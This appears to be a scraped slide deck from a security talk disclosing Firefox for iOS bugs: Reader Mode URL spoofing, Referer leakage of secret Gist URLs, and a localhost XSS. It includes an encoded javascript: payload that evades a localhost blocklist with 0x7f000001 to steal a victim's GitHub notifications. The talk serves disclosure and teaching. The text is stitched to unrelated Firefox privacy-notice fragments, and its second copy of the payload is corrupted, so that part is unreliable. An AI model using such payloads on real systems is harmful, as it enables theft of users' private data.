By proceeding, you agree to the [Terms of Service](#) and [Privacy Notice](#) of Firefox cloud services.



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August 16, 2016

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### Things you should know:

You send us different types of data depending on what features of the Services you use.

- **Email address:** When you sign up for a Firefox Account, we receive your email address and a hash of your password. In addition, you may optionally add a profile image or use Gravatar (in which case, we'll share your email address with Gravatar to obtain your profile image).
- **Sync:** If you enable Sync, we receive, in encrypted format, the data that you sync across devices (which may include Firefox tabs, add-ons, passwords, bookmarks, history, and preferences). While this cannot be decrypted by us, you should use a strong password to prevent unauthorized access to your synced




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*April 15, 2014*

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[Outdated Policies](#)

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
Page language:  ▼



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
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# Yep, Attacker Can Inject Her Firefox Account

if she can alter Creative Commons website in some way (e.g., MITM)



Improper access control of local web server

- Firefox for iOS runs a local web server while in foreground
- Browser internal pages are published from the server, e.g., certificate warning page
- Firefox associates browser features with URL path names by **registerHandlerForMethod** in WebServer class

Home    Sort by: [last modified time](#) | **relevance** | [path](#)

Full Search

Definition

Symbol

File Path

History

Type

**Search**

**Clear**

**Help**

In Project(s)

**select all**

**invert selection**

firefox-ios

Searched **full:registerhandlerformethod** (Results **1 - 5** of **5**) sorted by relevance

## /firefox-ios/Client/Frontend/Browser/

H A D	<a href="#">AboutHomeHandler.swift</a>	10	webServer.registerHandlerForMethod("GET", module: "about", resource: "home")
		18	webServer.registerHandlerForMethod("GET", module: "about", resource: "license")
H A D	<a href="#">SessionRestoreHandler.swift</a>	12	webServer.registerHandlerForMethod("GET", module: "about", resource: "sessionr")
H A D	<a href="#">ErrorPageHelper.swift</a>	109	server.registerHandlerForMethod("GET", module: "errors", resource: "error.html",
		157	server.registerHandlerForMethod("GET", module: "errors", resource: "NetError.css

## /firefox-ios/Client/Application/


H A D	<a href="#">WebServer.swift</a>	28	func registerHandlerForMethod(method: String, module: String, resource: String, h
-------	---------------------------------	----	---

## /firefox-ios/Client/Frontend/Reader/

H A D	<a href="#">ReaderModeHandlers.swift</a>	18	webServer.registerHandlerForMethod("GET", module: "reader-mode", resource: "p
		29	webServer.registerHandlerForMethod("GET", module: "reader-mode", resource: "p

# Reader Mode

Make a page layout more reader-friendly



- Readerized contents are published from the local server
- Address bar displays original URL but the real URL is below

```
http://localhost:6571/reader-mode/page?  
url=https://blog.mozilla.org/security
```

**Original URL is in a query string**

## **Bug 1293068**

Address bar spoofing in Reader Mode  
with userinfo in front of hostname

# Reader Mode directly displayed URL in a query

then, userinfo in a part of URL was not stripped

```
http://localhost:6571/reader-mode/page?  
url=https://blog.mozilla.org/security
```





# Wow, I just saw that!

URL spoofing attack with userinfo could work on Reader Mode

## Userinfo

```
<a href="http://localhost:6571/reader-mode/page?url=https://hacked.whitehouse.gov@developers.google.com/webmasters/hacked/">Whitehouse?</a>
```

 <https://hacked.whitehouse.gov@dev...>



1



Aa




# Help, I've Been Hacked! | Google Developers

If you're a site owner and you  
see one of these...


**You might have been hacked**

## **Bug 1290732**

Reader Mode leaks sensitive HTTPS URLs  
through HTTP referer



- **GitHub's Gists** supports secret mode
- Not private, discoverable if the URL is known
- Gists uses **Referrer-Policy** in a meta tag to prevent unintentional URL leakage



- Reader mode **strips all meta tags** and a page is sent through http: channel
- Finally, Gist's secret URLs are leaked via HTTP Referer

```
http://localhost:6571/reader-mode/page?url=https://gist.github.com/nishimunea/899da90df5b169a80df39e73fec89e87
```

**Secret Gist URL**

## **Bug 1279787**


Steal cross origin DOM data with  
bypassing localhost navigation blocking

- Readerized pages are **in the same localhost origin** regardless of its real origin
- If there were XSS on the local server, arbitrary page data could be stolen from Reader Mode URL
- The question is where is XSS on localhost

# XSS Was Also in a Reader Mode URL

`http://localhost:6571/reader-mode/page?url=javascript:alert(1)`

XSS was here





# Localhost Navigation Has Been Blocked Since 4.0

so XSS on Reader Mode has not been exploitable directly from a web page


```
private extension WKNavigationAction {  
    private var isAllowed: Bool {  
        return !(request.URL?.isLocal ?? false)    }  
}
```

```
public var isLocal: Bool {  
    return host?.lowercaseString == "localhost" ||  
        host == "127.0.0.1" || host == "::1"  
}
```

**Blocked if host is "localhost", 127.0.0.1, or ::1**

# Hostname Blacklisting Was Insufficient

still exploitable the XSS through `http://0x7f000001:6571/`



# Finally, following XSS payload worked

for stealing victim's private notifications on GitHub

```
<a href="http://0x7f000001:6571/reader-mode/page?url=
javascript:document.body.innerHTML=String.fromCharCode(
60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,1
16,112,58,47,47,48,120,55,102,48,48,48,48,48,49,58,54,5
3,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47
,112,97,103,101,63,117,114,108,61,104,116,116,112,115,5
8,47,47,103,105,116,104,117,98,46,99,111,109,47,110,111
,116,105,102,105,99,97,116,105,111,110,115,34,32,111,11
0,108,111,97,100,61,34,97,108,101,114,116,40,116,104,10
5,115,46,99,111,110,116,101,110,116,68,111,99,117,109,1
01,110,116,46,98,111,100,121,46,105,110,110,101,114,72,
84,77,76,41,34,62,60,47,105,102,114,97,109,101,62);">
```

# Finally, following reflected XSS payload works

for stealing victim's private notifications on GitHub

```
<a href="http://0x7f000001:6571/reader-mode/page?url=
javascript:document.body.innerHTML=String.fromCharCode(
60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,1
16,112,58,47,47,48,120,55,102,48,48,48,48,49,58,54,5
3,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47
,112,97,103,105,116,104,117,98,46,99,111,109,47,110,111
8,47,47,103,105,116,104,117,98,46,99,111,109,47,110,111
,116,105,102,105,99,97,116,105,111,110,115,34,32,111,11
0,108,40,104,108,108,108,108,108,108,108,108,108,108,
5,115,46,99,111,110,116,101,110,116,68,111,99,117,109,1
01,110,116,46,98,111,100,121,46,105,110,110,101,114,72,
84,77,76,41,34,62,60,47,105,102,114,97,109,101,62);">
```

The page could not be displayed in Reader View.

[Load original page](#)

**XSS is triggered from here**

# Notifications

Updated Jan 28, 2016 by MSakamaki



- [Dashboard](#)
- [Explore](#)
- [Profile](#)
- [Sign out](#)

[Unread notifications 10](#)

[Participating 0](#) [All notifications](#)

---

[FxOS-Code-Reading-Group/fxos.code.reading.meetup.io 9](#)

[FxOS-Code-Reading-Group/MainRepo 1](#)

Mark as read

Load target readerized page (github.com/notifications) in an iframe

0x7f00

http://0x7f000001:6571

2

```

<div id="reader-header"
  class="header">
<h1 id="reader-title">Notifications</
  h1>
  <div id="reader-credits"
class="credits">Updated Jan 28, 2016
  by MSakamaki</div>
  </div>

  <div id="reader-content"
    class="content">
    <div id="readability-page-1"
      class="page">
      <header class="nav-bar">
      <div class="nav-bar-inner has-
notifications"><button class="header-
button header-nav-button touchable
js-show-global-nav" data-ga-
click="Mobile, tap, location:header;
  text:Hamburger">
    <svg xmlns="http://www.w3.org/
2000/svg" aria-hidden="true"
class="octicon octicon-three-bars"
height="24" version="1.1" viewBox="0
0 12 16" width="18"><path d="M11.41
9H.59C0 9 0 8.59 0 8c0-.59 0-1 .
59-1H11.4c.59 0 .59.41.59 1 0 .59 0 1-.
59 1h.01zm0-4H.59C0 5 0 4.59 0
4c0-.59 0-1 .59-1H11.4c.59 0 .
59.41.59 1 0 .59 0 1-.59 1h.01zM.59
11H11.4c.59 0 .59.41.59 1 0 .59 0 1-.59
1H.59C0 13 0 12.59 0 12c0-.59 0-1 .
59-1z"></path></svg>

```

Steal the DOM contents from the parent window

# Lessons learned from flaws in Firefox for iOS



- Use WKWebView's **URL property** with special care
- Consider to apply access controls for **Script Messages**
- Avoid hosting sensitive data on **localhost web server**

Thanks